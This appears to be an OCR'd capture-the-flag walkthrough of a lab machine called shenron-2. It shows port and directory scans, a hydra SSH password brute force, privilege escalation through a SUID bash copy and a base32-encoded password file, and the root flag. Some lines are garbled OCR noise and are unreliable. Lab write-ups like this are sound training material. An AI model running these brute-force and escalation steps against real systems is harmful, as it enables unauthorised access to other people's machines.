```
Nmap scan report for 10.0.2.78
Host is up (0.00017s latency).
       STATE SERVICE VERSION
open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
  ervice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 gobuster dir -u http://10.0.2.78 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html -t 200
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
[+] Threads:
[-] Wordlist:
[+] Negative Status codes:
[+] User Agent:
[+] Extensions:
[+] Timeout:
                                  http://10.0.2.78
GET
200
                                  /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
                                 gobuster/3.6
php,txt,html
10s
tarting gobuster in directory enumeration mode
                         (Status: 200) [Size: 19586]
(Status: 301) [Size: 307] [--> http://10.0.2.78/assets/]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
(Status: 200) [Size: 17187]
(Status: 200) [Size: 967]
(Status: 301) [Size: 307] [--> http://10.0.2.78/images/]
(Status: 200) [Size: 17128]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
/assets
/.html
/.php
/license.txt
images
LICENSE.txt
adsAllTheThings 🕀 Nessus 🦄 SonarQube 🦂 CCNA 💥 OTW 🔷 HMVM 🅳 DL ඉ VHB 🚨 THL 🔮 R-M 😩 THM 🤼 PS 😚 HTB 🍍 H4U
                                       Uf. Tenemos problemas para encontrar
                                       ese sitio.
                                       No podemos conectar al servidor en shenron. ¿Quería ir a www.shenron.com/
                                       index.php/2021/04?
                                       Si escribió la dirección correcta, puede:
                                         • Probar de nuevo más tarde
                                         • Verificar la conexión a internet
                                         • Comprobar que Firefox tiene permiso para acceder a la web (puede ser que esté conectado pero
                                           detrás de un firewall)
```

GNU nano 8.3 /etc/hosts

127.0.0.1 localhost


127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters

10.0.2.78 shenron

Reintentar



WordPress Plugin Site Editor 1.1.1 - Local File Inclusion

Sono Oct. 20 Groot. For Solar State Colors of Polysoda/Minching & Sono Oct. 20 Groot. 20 Groot.

) nano user.txt cat <u>user.txt</u> File: user.txt shenron jenny

hydra -l jenny -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.78 Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do no aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-0 [WARNING] Many SSH configurations limit the number of parallel tasks, [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tr [DATA] attacking ssh://10.0.2.78:22/ [STATUS] 220.00 tries/min, 220 tries in 00:01h, 14344183 to do in 108

[22][ssh] host: 10.0.2.78 login: jenny password: jenny jenny@shenron-2:~\$ id

uid=1001(jenny) gid=1001(jenny) groups=1001(jenny) jenny@shenron-2:~\$ sudo -l [sudo] password for jenny: Sorry, user jenny may not run sudo on shenron-2.

jenny@shenron-2:~\$ find / -perm -4000 2>/dev/null

/usr/sbin/pppd /usr/bin/mount /usr/bin/chfn /usr/bin/gpasswd /usr/bin/passwd /usr/bin/chsh /usr/bin/pkexec /usr/bin/newgrp /usr/bin/su /usr/bin/umount /usr/bin/vmware-user-suid-wrapper /usr/bin/sudo /usr/bin/fusermount /usr/bin/Execute /usr/lib/snapd/snap-confine /usr/lib/eject/dmcrypt-get-device /usr/lib/policykit-1/polkit-agent-helper-1 /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/xorg/Xorg.wrap /usr/lib/openssh/ssh-keysign /mnt/bash

jenny@shenron-2:~\$ ls -la /mnt/bash -rwsrwxrwx 1 shenron shenron 1183448 Apr 4 18:21 /mnt/bash

jenny@shenron-2:~\$ /mnt/bash -p bash-5.0\$ id uid=1001(jenny) gid=1001(jenny) euid=1000(shenron) groups=1001(jenny) bash-5.0\$ cd /home/shenron/

bash-5.0\$ ls

Desktop Documents Downloads Music Pictures Public Templates Videos wordpress

```
bash-5.0$ cd Desktop/
bash-5.0$ ls -la
total 16
drwx----- 2 shenron shenron 4096 Apr 5 2021 .
drwxr-xr-x 16 shenron shenron 4096 Apr 6
-rwx----- 1 shenron shenron 32 Apr 5
                                         2021
                                         2021 local.txt
          1 shenron shenron 97 Apr 5 2021 .pass
bash-5.0$ cat .pass
KNUEK3SSN5HFG2CFNZJG6TSTNBCW4UTPJZJWQRLOKJXU4U3IIVXFE320IBJWQRLOKJXU4I2TNBCW4UTPJZIGCU3T
K5XVEZAK
bash-5.0$ cat local.txt
40252f8ffc3932fd2b5ae4995defb92
> echo "KNUEK3SSN5HFG2CFNZJG6TSTNBCW4UTPJZJWORLOKJXU4U3IIVXFE320IBJWORLOKJXU4I2TNBCW4UTPJ
ZIGCU3TK5XVEZAK" | base32 -d
ShEnRoNShEnRoNShEnRoNShEnRoN@ShEnRoN#ShEnRoNPaSsWoRd
jenny@shenron-2:~$ su shenron
Password:
shenron@shenron-2:/home/jenny$ cd
shenron@shenron-2:~$ id
uid=1000(shenron) gid=1000(shenron) groups=1000(shenron),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
shenron@shenron-2:~$ sudo -l
[sudo] password for shenron:
Matching Defaults entries for shenron on shenron-2:
   env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap
/bin
User shenron may run the following commands on shenron-2:
   (ALL : ALL) ALL
shenron@shenron-2:~$ sudo su
root@shenron-2:/home/shenron# id
uid=0(root) gid=0(root) groups=0(root)
root@shenron-2:/home/shenron# whoami
root@shenron-2:/home/shenron# cd /root/
root@shenron-2:~# ls
root.txt
root@shenron-2:~# cat root.txt
           #
   mmmm
                                                                             mmmm
       " # mm
  #"
                                                                                 "#
                             m mm
                                        m mm
                                                 mmm
                     mmm
                                                         m mm
                                        #" "
           #"
                    #" #
                             #" #
  "#mmm
                                               #" "#
                                                         #" #
                                                                                 m"
               #
                    #""""
       "# #
                                                                    0.00
                                                                              m"
                #
                             #
                                   #
                                        #
                                                # #
                                                         #
                                                              #
  "mmm#" #
                    "#mm"
                                                "#m#"
                #
                             #
                                   #
                                        #
                                                         #
                                                              #
                                                                            m#mmmm
Your Root Flag Is Here :- a89604e285437f789ff278d2239aea02
```